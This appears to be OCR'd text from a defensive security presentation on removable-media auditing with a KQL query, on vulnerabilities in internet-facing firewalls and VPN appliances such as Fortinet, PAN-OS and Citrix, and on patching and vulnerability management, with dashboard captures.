
Query results are presented in your local time zone as per settings. Kusto filters, however, work in UTC.

```
DeviceEvents
| extend parsed=parse_json(AdditionalFields)
| extend MediaClass = tostring(parsed.ClassName)
| extend MediaDeviceId = tostring(parsed.DeviceId)
| extend MediaDescription = tostring(parsed.DeviceDescription)
| extend SerialNumberId = tostring(parsed.SerialNumber)
| extend RemovableStoragePolicy = tostring(parsed.RemovableStoragePolicy)
| extend RemovableStorageAccess =tostring(parsed.RemovableStorageAccess)
| extend RemovableStoragePolicyVerdict = tostring(parsed.RemovableStoragePolicyVerdict)
| extend PID = tostring(parsed.ProductId)
| extend VID = tostring(parsed.VendorId)
| extend VID_PID = strcat(VID,"_",PID)
| extend InstancePathId = tostring(parsed.DeviceInstanceId)
| where ActionType == "RemovableStoragePolicyTriggered"
| project Timestamp, RemovableStoragePolicy, RemovableStorageAccess,RemovableStoragePolicyVerdict, SerialNumberId,VID, PID, VID_PID, InstancePathId
| order by Timestamp desc
```

299 items 00:00.56 Low

Timestamp	RemovableStoragePolicy	RemovableStorageAccess	RemovableStoragePolicyVer...	SerialNumberId	VID
Apr 25, 2024 6:04:30 AM	Allow and audit read only access to removable media devices	Read	Allow	FBH1111183400787	090c
Apr 25, 2024 6:03:51 AM	Allow and audit read only access to removable media devices	Read	Allow	FBH1111183400787	090c
Apr 25, 2024 6:03:05 AM	Allow and audit read only access to removable media devices	Read	Allow	FBH1111183400787	090c
Apr 23, 2024 9:22:43 AM	Allow unencrypted removable media devices with an exception full access	Write	Allow	6EA9150055800605	154B
Apr 23, 2024 9:22:43 AM	Allow unencrypted removable media devices with an exception full access	Write	Allow	6EA9150055800605	154B
Apr 23, 2024 9:22:43 AM	Allow unencrypted removable media devices with an exception full access	FsRead, FsWrite	Allow	6EA9150055800605	154B

2. Vulnerabilities in internet-facing devices




Recorded Future®

Blog

Fortinet CVE-2023-27997:
Impact and Mitigation Techniques

By Aaron Soehnen, Esteban Borges, German Hoeffner

Read Blog Post →



November 2024 | Palo Alto PAN-OS authentication bypass, privilege escalation vulnerabilities (CVE-2024-0012, CVE-2024-9474)


On November 18, 2024, Palo Alto Networks fully disclosed two critical vulnerabilities in PAN-OS software (first partially disclosed on November 8):

1. CVE-2024-0012 – An authentication bypass in the PAN-OS management web interface. It allows unauthenticated attackers with network access to gain administrator privileges, enabling them to perform administrative actions and tamper with configurations.
2. CVE-2024-9474 – An authenticated privilege escalation vulnerability. When combined with CVE-2024-0012, allows a PAN-OS administrator with

CVE-2023-4966

Critical Citrix NetScaler Vulnerability Actively Exploited in the Wild

Breached FortiNet devices



Results

2025-04-16	17009
● Asia	7926
● Europe	3793
● North America	3509
● South America	1085
● Africa	383
● Oceania	313

© 2025 The Shadowserver Foundation


Patching needs to be done quickly

- Staying up to date of vulnerabilities
  - Internal teams
  - Vendors
  - Partners

- Predefined emergency patch method
  - Avoiding faulty patches

- How do you ensure everything is patched?
  - Manual tracking?
  - Vulnerability Management Tooling

Vulnerability Scanning



Vulnerability management for network devices

Once the network devices are discovered and classified, security administrators are able to receive the latest security recommendations and review recently discovered vulnerabilities on network devices deployed across their organizations.


Operating systems that are supported

The following operating systems are currently supported:

- Cisco IOS, IOS-XE, NX-OS
- Fortinet FortiOS
- Juniper JUNOS
- HPE Aruba Networking ArubaOS, AOS-CX
- HPE ArubaOS, Procurve Switch Software
- Palo Alto Networks PAN-OS

More networking vendors and OS will be added over time, based on data gathered from customer usage. Therefore, you're encouraged to configure all your network devices, even if they're not specified in this list.

Administrator interfaces



System Information

HA Status:	Standalone [Configure]
Host Name:	FortiWeb [Change]
Serial Number:	FVVM00UNLICENSED
Operation Mode:	Reverse Proxy [Change]
System Time:	Tue Apr 4 06:18:34 2017 [Change]
Firmware Version:	FortiWeb-VM 5.80,build6162,170309 [Update]
System Uptime:	[0 day(s) 4 hour(s) 3 min(s)]
Administrative Domain:	Disabled [Enable]
FIPS-CC Mode:	Disabled
Log Disk:	Available

System Resources

CPU Usage:		0%
Memory Usage:		44%
Log Disk Usage:		0%
Connections:	Total Connections:0	Total Connections/Sec:0

FortiGuard Information

VM License	VM License	Invalid
Support Contract	Registration	Unregistered
FortiGuard	Security Service	Expired (1969-12-31)
	Antivirus Service	Expired (1969-12-31)
	IP Reputation Service	Expired (1969-12-31)
	Credential Stuffing Defense Service	Expired (1969-12-31)
FortiSandbox	FortiSandbox Appliance	

Real Time Monitor

HTTP Throughput Monitor

Policy: Total HTTP Throughp

Attack Event History


Attack Type: Signature   Time Interval: 1 hour   Policy: Total Attack Event Hi

CLI Console   Detach (not connected)

```
Click here to connect...
```

Is my Firewall vendor bad?

- Should I go v




It has transpired that a China-nexus threat actor was able to reverse engineer the February 2025 patch, discover the vulnerability, and then proceed to build a successful exploit in spite of the complexity in leveraging the vulnerability for remote code execution. **This is a salient reminder that state-sponsored threat actors are actively reverse engineering vendor patches for high-profile software targets, and are able to identify silently patched (or otherwise not publicly disclosed) vulnerabilities.** Additionally, state-sponsored threat actors have both significant time and expertise to develop nuanced and complex exploits against high-profile targets. This highlights what is arguably an asymmetry between threat actor resources and capabilities, and technology producer resources and capabilities when making impact judgments about potential security issues.

3. Lingering Credentials

Service Accounts

